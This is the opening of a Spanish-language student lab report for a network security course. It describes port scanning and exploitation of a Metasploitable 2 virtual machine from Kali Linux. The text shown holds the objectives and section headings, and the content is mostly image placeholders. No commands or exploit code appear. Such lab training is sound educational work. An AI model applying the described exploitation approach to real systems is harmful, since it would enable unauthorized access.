Informe 1 – Clase 03

Camilo Andrés Tello Mosquera

Universidad Tecnológica del Chocó Diego Luis Córdoba
Facultad de Ingeniería
Ingeniería de telecomunicaciones e informática
Auditoria y Seguridad de redes

Prof. Rafael Sandoval Morales

Quibdó-Choco

Tabla de Contenido

Tabla de Ilustraciones

Introducción

En el presente laboratorio se realizó un análisis y explotación de puertos y servicios vulnerables en una máquina virtual con Metasploitable 2, utilizando la distribución Kali Linux como entorno de pruebas.

El objetivo fue poner en práctica técnicas de enumeración, escaneo y explotación empleando herramientas como "Nmap, Telnet, Netcat y Metasploitaible2. Esta experiencia permitió familiarizarse con el proceso de identificación de vulnerabilidades y ejecución de exploits sobre servicios inseguros, todo este laboratorio se realizó gracias al conocimiento adquirido en clases que nos trasmite el docente de clases (Rafael Sandoval).

Objetivos Generales

Analizar y explotar servicios vulnerables en puertos específicos de una máquina Metasploitable 2 utilizando herramientas disponibles en Kali Linux, para reforzar conocimientos en ciberseguridad.

Objetivos Específicos

- Utilizar escaneo de puertos y detección de versiones para identificar servicios expuestos.

- Aplicar técnicas de enumeración y autenticación para acceder a servicios inseguros.

- Ejecutar módulos de explotación con Metasploitable para obtener acceso no autorizado.".,

- Documentar cada paso técnico con resultados obtenidos.

1 RED NAT




Ilustración 1 Red NAT

1.1 Configuración red NAT Kali Linux:




Ilustración 2 Configuración red NAT Kali Linux.

1.2 Configuración Red NAT Mestasplotaible 2:




Ilustración 3 configuración Red NAT Mestasplotaible 2.

1.3 Dirección IP Kali Linux.




Ilustración 4 dirección IP Kali Linux.

1.4 Dirección IP Metasplotaible 2






Ilustración 5 dirección IP Metasplotaible 2





1.5 Puertos







Ilustración 6 Puertos


2 Puerto 23

